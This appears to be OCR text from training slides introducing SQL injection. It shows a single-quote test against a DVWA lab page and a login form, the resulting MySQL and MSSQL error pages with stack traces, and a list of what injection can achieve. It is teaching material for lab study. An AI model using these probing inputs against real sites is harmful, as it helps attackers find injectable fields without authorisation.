


Understand how web applications work




Mozilla Firefox
Column 'SystemUsers.UGID
192.168.43.135/dvwa/vulner
192.168.43.135/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#
Search
Most Visited
Getting Started
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1

MySQL error


Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '. - Mozilla Firefox
Incorrect syntax near 'õ'.<br
Search
Most Visited
Getting Started
Server Error in Application.
Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.
Source Error:
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
Stack Trace:
[SqlException (0x80131904): Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkC
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal,
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, T
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301
System.Data.SqlClient.SqlCommand.ExecuteReader() +137
LoginPage.BtnLogin_Click(Object sender, EventArgs e) +322
System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848

MSSQL error


Understanding SQLi

DEMO


What SQLi can do

- Extract data
- Add or modify data
- Perform DOS attack
- Bypass authentication
- Executing remote commands

Sample SQL Injection Attack



Web login form
First we sent the input ‘
character



Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.

Source Error:


An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

```
[SqlException (0x80131904): Incorrect syntax near 'õ'.
Unclosed quotation mark after the character string ' '.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkC
   System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90
   System.Data.SqlClient.SqlDataReader.get_MetaData() +99
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal,
   System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean asyn
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, T
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +
   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301
   System.Data.SqlClient.SqlCommand.ExecuteReader() +137
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +322
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
```

